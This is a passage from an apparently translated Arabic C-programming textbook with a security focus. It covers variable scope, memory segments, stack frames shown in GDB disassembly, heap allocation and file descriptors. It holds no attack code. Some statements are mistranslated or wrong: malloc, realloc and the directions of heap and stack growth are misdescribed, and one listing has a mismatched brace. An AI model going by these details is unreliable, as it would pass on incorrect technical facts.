ملحوظه في C، هناك مؤشر الباطل هو مؤشر **typeless**، والتي حددتها الكلمة **void**. التجريب مع المؤشرات الباطلة بسرعة يكشف أشياء قليلة عن مؤشرات **typeless**. أولا، هذه المؤشرات لا يمكنه **de-referenced** إلا إذا كان لديه نوع. من أجل استرداد القيمة المخزنة في عنوان ذاكرة مؤشر، يجب على المترجم أولا معرفة ما هو نوع البيانات التي عليه. ثانيا، يجب أيضا **typecast** المؤشرات الباطلة قبل قيام مؤشر الحساب. هذه هي إلى حد ما القيود البديهية، مما يعني أن الغرض الرئيسي من المؤشر الباطل هو مجرد اجراء عنوان الذاكرة. سوف يتضح ذلك من المثال **convert.c**.

ناتج تنفيذ وترجمة هذا الملف كالاتي:

```
reader@hacking:~/booksrc $ gcc convert.c
reader@hacking:~/booksrc $ ./a.out
Usage: ./a.out <message> <# of times to repeat>
reader@hacking:~/booksrc $ ./a.out 'Hello, world!' 3
Repeating 3 times..
  0 - Hello, world!
  1 - Hello, world!
  2 - Hello, world!
reader@hacking:~/booksrc $
```

في التعليمات البرمجية السابق، جمل if الشرطية هنا للتأكد أنه يتم استخدام الثلاث معلمات قبل أن يتم الوصول الى هذه السلاسل. إذا حاول البرنامج الوصول إلى ذاكرة غير موجود أو أن البرنامج لا يكون لدي إذن لقراءة، سيقوم البرنامج بالإيقاف. في C من المهم أن تتحقق لهذه الأنواع من الظروف والتعامل معها من منطق البرنامج.

Variable Scoping

آخر مفهوم مثير للاهتمام بشأن الذاكرة في **C** هو تحديد نطاق المتغير **"variable scoping"** أو السياق على وجه الخصوص، وسياقات المتغيرات في الدوال. كل داله لديها مجموعة من المتغيرات المحلية، والتي هي مستقلة عن كل شيء آخر. في الواقع، الاستدعاءات المتعددة لنفس الدالة يكون جميع السياقات الخاصة بهم. يمكنك استخدام الدالة **printf()** مع اشكال السلاسل لاستكشاف هذه بسرعة، تحقق من **scope.c**.

```
#include <stdio.h>
void func3() {
        int i = 11;
        printf("\t\t\t[in func3] i = %d\n", i);
}
void func2() {
        int i = 7;
        printf("\t\t[in func2] i = %d\n", i);
        func3();
        printf("\t\t[back in func2] i = %d\n", i);
}
void func1() {
        int i = 5;
```

```
            printf("\t[in func1] i = %d\n", i);
            func2();
            printf("\t[back in func1] i = %d\n", i);
}
int main() {
            int i = 3;
            printf("[in main] i = %d\n", i);
            func1();
            printf("[back in main] i = %d\n", i);
}
```

ناتج ترجمة وتنفيذ هذا البرنامج كالاتي:

```
reader@hacking:~/booksrc $ gcc scope.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3
        [in func1] i = 5
                [in func2] i = 7
                        [in func3] i = 11
                [back in func2] i = 7
        [back in func1] i = 5
[back in main] i = 3
reader@hacking:~/booksrc $
```

في كل داله، يتم تعيين المتغير i إلى قيمة مختلفة ومطبوعة. لاحظ أنه في الدالة **main ()**، قيمة المتغير **i** هي 3، حتى بعد استدعاء الدالة **func1()** حيث ان قيمة المتغير i هو 5. وبالمثل، داخل الداله **func1 ()** المتغير i يبقى 5، حتى بعد استدعاء الداله **func2 ()** حيث **i** هي 7، وهكذا دواليك. أفضل طريقة للتفكير في ذلك هو أن كل استدعاء دالة لديها نسختها الخاصة من المتغير الأول.

المتغيرات أيضا يمكن أن يكون لها نطاق عالمي، وهو ما يعني أنها سوف تستمر عبر جميع الدوال. المتغيرات العالمية يتم تعريفها في بداية الكود، خارج أية دوال. في كود المثال **scope2.c** كما هو مبين أدناه، حيث تم الإعلان عن المتغير j على مستوى عالمي وتعيين إلى 42. هذا المتغير يمكن قراءتها من وكتابتها إلى أي داله، وسوف تستمر التغييرات عليه بين الوظائف.

```
#include <stdio.h>
int j = 42;                                     // j is a global variable.
void func3() {
            int i = 11, j = 999;                // Here, j is a local variable of func3().
            printf("\t\t\t[in func3] i = %d, j = %d\n", i, j);
}
void func2() {
            int i = 7;
            printf("\t\t[in func2] i = %d, j = %d\n", i, j);
            printf("\t\t[in func2] setting j = 1337\n");
            j = 1337;                           // Writing to j
            func3();
            printf("\t\t[back in func2] i = %d, j = %d\n", i, j);
}
void func1() {
            int i = 5;
            printf("\t[in func1] i = %d, j = %d\n", i, j);
            func2();
            printf("\t[back in func1] i = %d, j = %d\n", i, j);
}
int main() {
            int i = 3;
            printf("[in main] i = %d, j = %d\n", i, j);
            func1();
            printf("[back in main] i = %d, j = %d\n", i, j);
{
```

نتائج الترجمة وتنفيذ **scope2.c** هي كما يلي:

```
reader@hacking:~/booksrc $ gcc scope2.c
reader@hacking:~/booksrc $ ./a.out
[in main] i = 3, j = 42
        [in func1] i = 5, j = 42
                [in func2] i = 7, j = 42
```



```
        [in func2] setting j = 1337
            [in func3] i = 11, j = 999
        [back in func2] i = 7, j = 1337
    [back in func1] i = 5, j = 1337
[back in main] i = 3, j = 1337
reader@hacking:~/booksrc $
```

ناتج الإخراج، المتغير العالمي j تم كتابته في الداله **func2 ()**، واستمر في التغير في جميع الدوال ما عدا **func3 ()**، والتي لديه متغير خاص بها يدعى **j**. في هذه الحالة، المترجم يفضل استخدام المتغير المحلي. مع كل هذه المتغيرات باستخدام نفس الأسماء، يمكن أن يكون مربكا بعض الشيء، ولكن تذكر أنه في نهاية المطاف، كل شيء هو الذاكرة فقط. يتم تخزين المتغير **j** العالمي فقط في الذاكرة، وكل داله قادرة على الوصول إلى تلك الذاكرة. يتم تخزين المتغيرات المحلية لكل داله في كل من الأماكن الخاصة بها في الذاكرة، بغض النظر عن الأسماء المتطابقة. طباعة عناوين الذاكرة لهذه المتغيرات تعطي صورة أوضح لما يجري.

3.8 Memory Segmentation "الذاكرة"

تنقسم ذاكرة البرنامج المترجم الى خمسة قطاعات: **text**، **date**، **BSS**، **heap**، **stack**. ويمثل كل جزء تم تعينه جزء خاص من الذاكرة جانب لغرض معين.

الجزء النصي "**text segment**" يسمى أحيانا مقطع التعليمات البرمجية "***code segment***". هذا هو المكان الذي توجد فيه التعليمات التي تم ترجمتها الى لغة الآلة. تنفيذ التعليمات في هذا القطاع هو غير خطي "***nonlinear***"، وذلك بفضل هياكل السيطرة "**control**" والدوال "**function**" رفيعة المستوى المذكورة آنفا، والتي تترجم الى **branch**، **jump**، و**call** للتعليمات في لغة التجميع. أثناء تنفيذ البرنامج، يتم تعيين **RIP** إلى التعليمة الأولى في قطاع النص. المعالج يتبع حلقة التنفيذ ليفعل ما يلي:

- يقرأ التعليمات التي يشير اليها **RIP**.
- يضيف طول البايت من التعليمات في **RIP**.
- ينفذ التعليمات التي كان يقرأها في الخطوة 1.
- يعود إلى الخطوة 1.

في بعض الأحيان تكون التعليمات هو القفز "**jump**" أو استدعاء "**call**" تعليمات، والذي يغير **RIP** إلى عنوان مختلف من الذاكرة. المعالج لا يهمه التغيير، لأنه يتوقع التنفيذ لتكون غير خطية على أي حال. إذا تم تغيير **RIP** في الخطوة 3، فان المعالج سوف يذهب لتوه إلى الخطوة (1) وقراءة التعليمات التي عثر عليها في العنوان التي تغير اليها **RIP**.

يتم تعطيل إذن الكتابة في الجزء النصي "**text segment**"، كما انه لا يتم استخدامه لتخزين المتغيرات، الكود فقط. وهذا ما يمنع الناس من التعديل في الواقع على كود البرنامج؛ فإن أي محاولة للكتابة في هذا الجزء من الذاكرة تسبب ان البرنامج ينبه المستخدم بأن شيئا ما سيء حدث، وسيتم قفل البرنامج. ميزة أخرى لهذه الشريحة بجانب القراءة فقط هو أنه يمكن أن تكون مشتركة بين نسخ مختلفة من البرنامج، مما يسمح بالتشغيل المتعدد من البرنامج في نفس الوقت دون أي مشاكل. كما تجدر الإشارة إلى أن هذا المقطع من الذاكرة لديه حجم ثابت، لم يتغير شيء منذ أي وقت مضى في ذلك.

تستخدم شرائح البيانات "**data segment**" و**BSS segment** لتخزين المتغيرات العالمية والثابتة للبرنامج. يتم تعبئة شريحة البيانات "**data segment**" مع المتغيرات العالمية والثابتة التي تمت تهيئتها، في حين تم تعبئة الجزء **BSS** مع نظرائهم الغير مهيأه. ورغم أن هذه القطاعات هي للكتابة، لديهم أيضا حجم ثابت. تذكر أن المتغيرات العالمية لا تزال قائمة، على الرغم من سياق الداله (مثل أي متغير في الأمثلة السابقة). كل من المتغيرات العالمية والثابتة قادرة على الاستمرار لأنها مخزنة في شرائح الذاكرة الخاصة بهم.

الجزء **heap segment** هو جزء من الذاكرة التي يمكن للمبرمج التحكم فيها مباشرة. الكتل من الذاكرة في هذا القطاع يمكن تخصيصها واستخدامها لأي شيء قد يحتاجه المبرمج. نقطة واحدة ملحوظة حول القطاع **heap segment** هو أنه ليس ذات حجم ثابت، لذلك يمكن أن تنمو أكبر أو أصغر حسب الحاجة. الذاكرة داخل **heap segment** تدار بواسطة خوارزميات **allocator** و**deallocator**، الذي حجز على التوالي منطقة من الذاكرة في القطاع **heap** للاستخدام وإزالة التحفظات للسماح لذلك الجزء من الذاكرة لإعادة استخدامه للحجز في وقت لاحق. **Heap segment** تنمو وتتقلص تبعا لمدى الذاكرة المحجوزة للاستخدام. وهذا يعني ان المبرمج الذي يستخدم **heap allocator** يمكنه تخصيص وتحرير الذاكرة في ثواني. نمو **Heap segment** يتحرك في اتجاه نزولي اتجاه عناوين الذاكرة العليا.

قطاع المكدس "**stack segment**" أيضا ذات حجم متغير ويستخدم كمنصة الصفر المؤقتة لتخزين متغيرات الدوال المحلية والسياق أثناء استدعاء الداله. هذا يبدو ما يفعله الامر **backtrace** في **GDB**. عند استدعاء البرنامج لدالة، فان الداله لها مجموعتها الخاصة من المتغيرات، واكواد الداله سوف يتم تخزينها في مواقع مختلفة في الذاكرة في القطاع النصي. في حين ان السياق و**RIP** يجب ان تتغير عندما يتم استدعاء الداله، يتم استخدام المكدس لتذكر كل من المتغيرات التي مرت، موقع **RIP** يجب أن يعود بعد الانتهاء من الداله، جميع المتغيرات المحلية المستخدمة من قبل تلك الداله. يتم تخزين كل هذه المعلومات معا في بنية المكدس فيما يسمى ***stack frame***. **Stack** يحتوي على العديد من إطارات المكدس "***stack frame***".

من وجهة نظر مصطلحات علوم الكمبيوتر العامة، **stack** هو بنية بيانات مجردة التي يتم استخدامها بشكل متكرر. تملك أوامر **first-in** و**last-out** (**FILO**)، مما يعني أن العنصر الأول الذي يتم وضعه في **stack** هو العنصر الأخير للخروج منه. فكر في هذا كأنك تضح حبات الخرز على قطعة من السلسلة التي لديها عقدة واحدة في النهاية، لا يمكنك الحصول على الحبة الأولى قبل إزالة كل الحبات الأخرى. عندما يتم وضع عنصر في المكدس، فإنها تسمى **pushing**، وعند إزالة عنصر من المكدس، فإنها تسمى **popping**.



كما يوحي الاسم، **stack segment** من الذاكرة هو، في الواقع، بنية بيانات المكدس، والتي تحتوي على إطارات المكدس. يستخدم المسجل **RSP** لتتبع عنوان نهاية المكدس، والتي تتغير باستمرار كلما تم الدفع "**pushing**" بالعناصر او إخراجها "**popping**" من ذلك. لأن هذا هو السلوك الديناميكي، وهذا يعطى المنطق أن المكدس هو أيضا ليس ذات حجم ثابت. على عكس النمو الديناميكي لل **heap**، فان تغييرات المكدس في الحجم، تنمو صعودا في قائمة بصرية من الذاكرة، نحو عناوين الذاكرة الأقل.

قد تبدو طبيعة **FILO** من المكدس غريبا، ولكن منذ استخدام المكدس لتخزين السياق، فإنها مفيدة للغاية. عندما يتم استدعاء الداله، يتم الدفع بالعديد من الأشياء إلى المكدس معا في إطار مكدس. المسجل **RBP** أحيانا يسمى **frame pointer (FP)** أو **local base (LB) pointer** ويستخدم كمؤشر لمتغيرات الداله في إطار المكدس الحالي. كل إطار مكدس يحتوي على معلمات الداله، المتغيرات المحلية الخاصة بها، واثنين من المؤشرات والتي هي ضرورية لوضع الأمور إلى الوراء بالطريقة التي تم بها: مؤشر حفظ الإطار "**saved frame pointer (SFP)**" وعنوان الرجوع "**return address**". يتم استخدام **SFP** لاستعادة **RBP** إلى قيمتها السابقة، ويستخدم عنوان المرسل "**return address**" لاستعادة **RIP** إلى التعليمات التالية التي وجدت بعد استدعاء الدالة. هذا يعيد السياق الوظيفي للإطار المكدس السابق.

البرنامج **stack_example.c** التالي لديه دالتين: **main () and test_function ()**.

```
void test_function(int a, int b, int c, int d) {
	int flag;
	char buffer[10];
	flag = 31337;
	buffer[0] = 'A';
}
int main() {
	test_function(1, 2, 3, 4);
}
```

البرنامج يقوم أولا بالإعلان عن الداله **test_function** والذي لديه أربع معلمات، والتي أعلن عن أنها أعداد صحيحة "**integer**": وهما a، b، c، d. وتشمل المتغيرات المحلية الخاصة بالدالة داله لقيمه واحده تسمى **flag** ومصفوفه لعشر أحرف تسمى **buffer**. الذاكرة لهذه المتغيرات هي في قطعة المكدس "**stack segment**"، في حين أن تعليمات الجهاز لكود الدالة يتم تخزينها في قطعة النص "**text segment**". بعد ترجمة البرنامج، يمكن فحص أعماله الداخلية مع **GDB**. الإخراج التالي يبين تعليمات الجهاز مفككين الى الداله **main ()** والدالة **test_function ()**. الداله **main ()** تبدأ عند **0x00000000004004c9** والدالة **test_function ()** تبدأ في **0x00000000004004ac**.


مجموعة الإرشادات القليلة الأولى من كل داله (كما هو موضح أدناه) تقوم بإعداد إطار المكدس. تسمى هذه التعليمات بشكل جماعي **procedure prologue** أو **function prologue**. أنها تحفظ مؤشر الإطار في المكدس، وتقوم بحفظ ذاكرة المكدس للحصول على المتغيرات المحلية للدالة. في بعض الأحيان **function prologue** تتعامل مع بعض محاذاة المكدس "**stack alignment**" كذلك. تعليمات **prologue** بالضبط سوف تختلف اختلافا كبيرا تبعا لخيارات المترجم والمترجم، ولكن بشكل عام هذه التعليمات تقوم ببناء إطار المكدس.

```
root@kali:~# gcc -g stack_example.c
root@kali:~# gdb -q ./a.out
Reading symbols from /root/a.out...done.
(gdb) disass main
Dump of assembler code for function main:
   0x00000000004004c9 <+0>:     push   rbp
   0x00000000004004ca <+1>:     mov    rbp,rsp
   0x00000000004004cd <+4>:     mov    ecx,0x4
   0x00000000004004d2 <+9>:     mov    edx,0x3
   0x00000000004004d7 <+14>:    mov    esi,0x2
   0x00000000004004dc <+19>:    mov    edi,0x1
   0x00000000004004e1 <+24>:    call   0x4004ac <test_function>
   0x00000000004004e6 <+29>:    pop    rbp
   0x00000000004004e7 <+30>:    ret
End of assembler dump.
(gdb) disass test_function
Dump of assembler code for function test_function:
   0x00000000004004ac <+0>:     push   rbp
   0x00000000004004ad <+1>:     mov    rbp,rsp
   0x00000000004004b0 <+4>:     mov    DWORD PTR [rbp-0x14],edi
   0x00000000004004b3 <+7>:     mov    DWORD PTR [rbp-0x18],esi
   0x00000000004004b6 <+10>:    mov    DWORD PTR [rbp-0x1c],edx
   0x00000000004004b9 <+13>:    mov    DWORD PTR [rbp-0x20],ecx
   0x00000000004004bc <+16>:    mov    DWORD PTR [rbp-0x4],0x7a69
   0x00000000004004c3 <+23>:    mov    BYTE PTR [rbp-0x10],0x41
   0x00000000004004c7 <+27>:    pop    rbp
```

عند تشغيل البرنامج، يتم استدعاء الدالة **main ()**، والتي تستدعى ببساطه الداله **test_function ()**. عندما يتم استدعاء الداله **test_function ()** بواسطة الداله **main ()**، فانه يتم دفع القيم المختلفة إلى المكدس لإنشاء بداية إطار المكدس على النحو التالي. عندما يتم استدعاء الداله **test_function ()**، يتم دفع معلمات الداله إلى المكدس في ترتيب عكسي (نظرا لأنه **FILO**). معلمات الداله هي 1، 2، 3، و4، وبالتالي فإن يتم دفع التعليمات والتي تقوم بدفع القيم 4، 3، 2، 1 إلى المكدس. هذه القيم تتوافق مع المتغيرات d، c، b، و a.

بعد ذلك، عند تنفيذ التعليمات من قبل الأسمبلي، يتم دفع "**return address**" إلى المكدس ثم يقفز تدفق التنفيذ لبدء **test_function ()** في **0x00000000004004ac**. قيمة **return address** يكون موقع التعليمات التالية لـ **RIP** الحالي على وجه التحديد، القيمة المخزنة أثناء الخطوة 3 من حلقة التنفيذ التي سبق ذكرها. في هذه الحالة، فإن **return address** يشير إلى مغادرة التعليمات في **main ()** عند **0x00000000004004e6**.


استدعاء التعليمات يقوم بكلا من تخزين عنوان **return address** في بنية المكدس وقفز **RIP** إلى بداية **test_function ()**، لذلك **test_function ()** تقوم بالانتهاء من بناء إطار المكدس. في هذه الخطوة، يتم دفع القيمة الحالية لـ **RBP** إلى المكدس. وتسمى هذه القيمة المحفوظة (**SFP**) ويستخدم لاحقا لاستعادة **RBP** إلى حالته الأصلية. ثم يتم نسخ القيمة الحالية لل**RSP** إلى **RBP** لضبط مؤشر إطار جديد. ويستخدم مؤشر الإطار هذا كمرجع للمتغيرات المحلية الخاصة بالدالة (**flag** و**buffer**). يتم حفظ الذاكرة لهذه المتغيرات من خلال الطرح من **RSP**. في النهاية، إطار المكدس يبدو شيئا من هذا القبيل:



بعد انتهاء التنفيذ، فان إطار المكدس يخرج بالكامل من المكدس، ويتم تعيين **RIP** إلى **return address** لذلك البرنامج ومن ثم يمكن أن يستمر في التنفيذ. إذا تم استدعاء دالة أخرى داخل الداله، سيتم دفع إطار مكدس آخر إلى المكدس، وهلم جرا. كما تنتهي كل دالة، فان إطار المكدس يخرج من المكدس لذا فان عملية التنفيذ ترجع الى الدالة السابقة. هذا السلوك هو السبب يقوم بتنظيم هذا القطاع من الذاكرة في بنية البيانات **FILO**.

يتم ترتيب مختلف شرائح الذاكرة في النظام كما جرى عرضها، من ذاكرة العناوين الأقل إلى عناوين الذاكرة العليا. وبما أن معظم الناس على دراية برؤية القوائم المرقمة التي تعول أسفل، وتظهر عناوين الذاكرة الصغيرة في الأعلى. بعض النصوص يحتوي على هذا العكس، والتي يمكن أن يكون مربكا للغاية. لذلك لهذا الكتاب، تظهر عناوين الذاكرة الأصغر دائما في القمة. أيضا معظم مصححات الذاكرة تعرض في هذا النمط، مع عناوين ذاكرة أصغر في الأعلى والأعلى منها في الأسفل.

في حين ان **stack** و**heap** على حد سواء ديناميكية، فكلاهما ينمو في اتجاهات مختلفة تجاه بعضهما البعض. هذا يقلل من إهدار المساحة، مما يتيح للمكدس ان يكون أكبر إذا كانت **heap** صغيره والعكس بالعكس.



Memory Segments in C

في C، كما هو الحال في اللغات الأخرى، فإن التعليمات البرمجية المترجمة تذهب الى القطاع **text**، في حين قيم المتغيرات في القطاعات المتبقية. بالضبط كل قطاع في شريحة الذاكرة يتم تخزين المتغير فيها اعتمادا على كيفية تعريف المتغير. تعتبر المتغيرات التي يتم تعريفها خارج أية داله متغيرات عالميه "**global variable**". كما يمكن إرفاق كلمة **static** او **const** لأي تعريف متغير لجعل المتغير ثابت. إذا تم تهيئة المتغيرات الثابتة أو العالمية مع البيانات، فانه يتم تخزينها في مقطع ذاكرة **data**؛ خلاف ذلك، يتم وضع هذه المتغيرات في مقطع الذاكرة **BSS**. لا بد أولا من تخصيص الذاكرة في قطاع **heap** في الذاكرة باستخدام دالة تخصيص الذاكرة تسمى **malloc()**. عادة، يتم استخدام المؤشرات كمرجع للذاكرة في القطاع **Heap**. وأخيرا، يتم تخزين متغيرات الداله المتبقية في مقطع الذاكرة **stack**. **stack** يمكنه أن يحتوي على العديد من إطارات المكدس المختلفة، المكدس يمكن المتغيرات الحفاظ على التفرد ضمن سياقات الداله المختلفة. سيقوم البرنامج **memory_segments.c** شرح هذه المفاهيم في **C**.

```
#include <stdio.h>
#include <stdlib.h>
int global_var;
int global_initialized_var = 5;
void function() {                              // This is just a demo function.
        int stack_var;                         // Notice this variable has the same name as the one in main().
        printf("the function's stack_var is at address 0x%08x\n", &stack_var);
}
int main() {
        int stack_var;                         // Same name as the variable in function()
        static int static_initialized_var = 5;
        static int static_var;
        int *heap_var_ptr;
        heap_var_ptr = (int *) malloc(4);
// These variables are in the data segment.
        printf("global_initialized_var is at address 0x%08x\n", &global_initialized_var);
        printf("static_initialized_var is at address 0x%08x\n\n", &static_initialized_var);
// These variables are in the bss segment.
        printf("static_var is at address 0x%08x\n", &static_var);
        printf("global_var is at address 0x%08x\n\n", &global_var);
// This variable is in the heap segment.
        printf("heap_var is at address 0x%08x\n\n", heap_var_ptr);
// These variables are in the stack segment.
        printf("stack_var is at address 0x%08x\n", &stack_var);
        function();
}
```

معظم هذه الأكواد شارح نفسه إلى حد ما بسبب أسماء المتغيرات الوصفية. يتم الإعلان عن المتغيرات العالمية والثابتة كما هو موضح سابقا، والاعلان أيضا عن تهيئة نظرائهم. إعلان متغير المكدس على حد سواء في الداله **main ()** والدالة **function ()** لتسليط الضوء على تأثير سياقات الدالة. يتم تعريف متغير **heap** في الواقع بمثابة مؤشر لعدد صحيح، والتي سوف تشير إلى الذاكرة المخصصة على شريحة ذاكرة المكدس. يتم استدعاء الدالة **malloc ()** لتخصيص أربعة بايت على **heap**. الذاكرة المخصصة حديثا يمكن أن يكون أي نوع من البيانات، وظيفة **malloc ()** هو إرجاع مؤشر **void**، الذي نحتاجه لفعل **typecast** في مؤشر العدد الصحيح.

```
/root@kali:~# ./a.out
global_initialized_var is at address 0x00600b20
static_initialized_var is at address 0x00600b24

static_var is at address 0x00600b2c
global_var is at address 0x00600b30

heap_var is at address 0x018a6010

stack_var is at address 0x431bfa44
the function's stack_var is at address 0x431bfa2c
root@kali:~#
```

أول اثنين من متغيرات التهيئة لديها أدنى عناوين الذاكرة، لأنها تقع في مقطع الذاكرة **data**. الاثنين المقبلين من المتغيرات، **static_var** و**global_var**، يتم تخزينها في مقطع الذاكرة **BSS**، لأنها ليست مهيأه. عناوين الذاكرة هذه أكبر قليلا من عناوين المتغيرات السابقة، يقع هذا الجزء **BSS** أدنا المقطع **data**. ونظرا لأن كلا من شرائح الذاكرة هذه لديها حجم ثابت بعد الترجمة، فهناك مساحة مهدرة قليلا، والعناوين ليست بعيدة جدا عن بعضها البعض.

يتم تخزين متغير **Heap** في المساحة المخصصة على شريحة **heap**، التي تقع على بعد أقل من جزء **BSS**. تذكر هذا الجزء من الذاكرة ليس ثابت، ويمكن تخصيص مساحة أكبر. وأخيرا، اخر اثنين من المتغيرات **stack_vars** لهم عناوين ذاكرة كبيرة جدا، لأنها تقع في قطعة المكدس. المكدس ليس ذو حجم ثابت هو الاخر. ومع ذلك، تبدأ هذه الذاكرة في النمو من أسفل وتنمو إلى الوراء نحو القطاع **heap**. وهذا يسمح لكلا شرائح الذاكرة ليكون حيويا دون إهدار مساحة في الذاكرة. يتم تخزين **stack_var** أولا في سياق الدالة **main ()** في قطعة مكدس ضمن إطار المكدس. و**stack_var** الثانية في الداله **function ()** لديها سياق فريد من نوعها، بحيث يتم تخزين المتغير ضمن إطار مكدس مختلف في قطعة **stack**. عندما يتم استدعاء الدالة **function ()** بالقرب من نهاية البرنامج، يتم إنشاء إطار مكدس جديد لتخزين **stack_var** من أجل سياق الداله **function ()**.

<u>**ملحوظه:**</u> من المثال السابق نلاحظ وجود **(int *)** وهذا نوع من **typecasting** مع المؤشرات **"pointer"** لمعالجة الذاكرة بشكل مباشر.

```
int *heap_var_ptr;
heap_var_ptr = (int *) malloc(4);
```

ويمكن اختصار هذا السطر كالاتى:

```
int *heap_var_ptr = (int *) malloc(4);
```

حيث ان الذاكره في مثالنا نستخدم **hexadecimal** والتي تحتوي على حروف.



Using the Heap

استخدام شرائح الذاكرة الأخرى هي مجرد مسألة كيف تقوم بتعريف المتغيرات. ومع ذلك، استخدام **heap** يتطلب المزيد من الجهد. كما هو موضح سابقا، يتم تخصيص الذاكرة على **heap** باستخدام الداله **malloc ()**. تقبل هذه الداله الحجم حيث انه المعلم الوحيد له وتخدم أكبر مساحة ممكنه في قطاع **heap**، عنوان البداية لهذه الذاكرة يكون كمؤشر الفراغ **"void pointer"** فقط. إذا كانت الداله **malloc ()** لا يمكنها تخصيص الذاكرة لسبب ما، فان سوف يعود ببساطة بمؤشر **NULL** مع قيمة 0. دالة تصفير الذاكرة المقابلة هي **free ()**. تقبل هذه الداله المؤشر كمعلمها الوحيد وتحرر مساحة الذاكرة على **heap** بحيث يمكن استخدامها مرة أخرى في وقت لاحق.

يوفر C99 أربعة دوال لتخصيص الذاكرة:

malloc(size_t size): يخصص الحجم بالبايت وإرجاع المؤشر إلى عنوان الذاكرة. الذاكرة لا تكون مصفرة/ مهيئه.
aligned_alloc(size_t alignment, size_t size): يخصص الحجم بالبايت لكائن **"object"** لمحاذاته بواسطة **alignment** خاص.
realloc(void *p, size_t size): تغير حجم الذاكرة المشار اليها من قبل المؤشر **p** ليكون حجم بالبايت اخر. المحتويات سوف تصل إلى تلك النقطة دون تغيير. الباقي سوف يتم التخلص منه، في هذه الحالة إذا تم إعادة استخدام هذا الجزء بدون التهيئة/التصفير فان القيم القديمة قد تكون موجودة في نفس المكان.
calloc(size_t nmemb, size_t size): يخصص الذاكرة لمجموعة من عناصر **nmemb** من حجم بايت لكل وإعادة المؤشر إلى الذاكرة المخصصة. ملاحظة يتم تعيين تلك الذاكرة إلى 0.

Building on Basics 3.9

بمجرد فهم المفاهيم الأساسية لبرمجة C، فالباقي هو سهل جدا. الجزء الأكبر من قوة C يأتي من استخدام الدوال الأخرى. في الواقع، إذا أزيلت الدوال من أي من البرامج السابقة، كل ذلك ستبقى هي البيانات الأساسية جدا.

الوصول الى الملفات "File Access"

هناك طريقتان للوصول إلى الملفات في C: **file descriptors** و **filestreams**. بالنسبة الى **file descriptors** فإنها تستخدم مجموعة من دوال **I/O** ذات المستوى المنخفض ***"low-level I/O functions"*** او بمعنى اخر دوال **system call**، أما **filestreams** فهي تستخدم شكل ذات مستوى أعلى مخزنة في **I/O** والذي هو مبني على دوال ذات مستوى أقل. البعض ينظر الى دوال **filestreams** بانه أسهل في البرمجة. ومع ذلك، **file descriptors** هي أكثر مباشرة. في هذا الكتاب، سوف يكون التركيز على دوال المستوى المنخفض **I/O** والتي تستخدم **file descriptors**.
في متاجر الكتب عل سبيل المثال تجد في نهاية/خلف الكتاب رقم يسمى البار كود والذي يمثل عدد. هذا الرقم هو فريد من نوعه بين الكتب الأخرى في محل بيع الكتب، يمكن للبائع فحص هذا العدد واستخدامه كمرجع من المعلومات حول الكتاب في قاعدة بيانات المتجر. وبالمثل، **file descriptors** هو الرقم الذي يستخدم للإشارة الى الملفات المفتوحة. أكثر أربع دوال شيوعا تستخدم مع **file descriptors** هي **open()**، **close()**، **read()**، و **write()**. جميع هذه الدوال ترجع القيمة 1- إذا كان هناك خطأ. الداله **open()** تقوم بفتح الملف للقراءة و/أو الكتابة وإرجاع **file descriptors**. **File descriptors** العائد هو مجرد قيمة عددية، وإنما هو فريد من نوعه بين الملفات المفتوحة. يتم تمرير **file descriptors** كمعلم إلى الدوال الأخرى مثل مؤشر إلى ملف مفتوح. الداله **close()**، فيه **file descriptors** معلم وحيد. معلمات الدوال **read()** و **write()** لـ **file descriptors**، هو مؤشر للبيانات سواء للقراءة أو الكتابة، وعدد من وحدات البايت للقراءة والكتابة من ذلك الموقع. معلمات الداله **open()**هو مؤشر إلى اسم الملف لفتحه وسلسلة من الأعلام**"flags"** المعرفة مسبقا والتي تحدد وضع الوصول.
وسيتم شرح هذه العلامات واستخداماتها في العمق في وقت لاحق، ولكن الآن دعونا نلقي نظرة بسيطة على البرنامج **simplenote.c** والذي يستخدم **file descriptors**. يقبل هذا البرنامج مذكرة من خلال سطر الأوامر ثم يضيف إلى نهاية الملف **/tmp/notes**. يستخدم هذا البرنامج العديد من الدوال، بما في ذلك **error-checked heap memory allocation function** المألوفة. ويستخدم دوال أخرى لعرض رسالة استخدام ومعالجة الأخطاء القاتلة. يتم تعريف الدالة **usage()** ببساطة قبل **main()**، لذلك لا يحتاج إلى دالة النموذج **"function prototype"**.

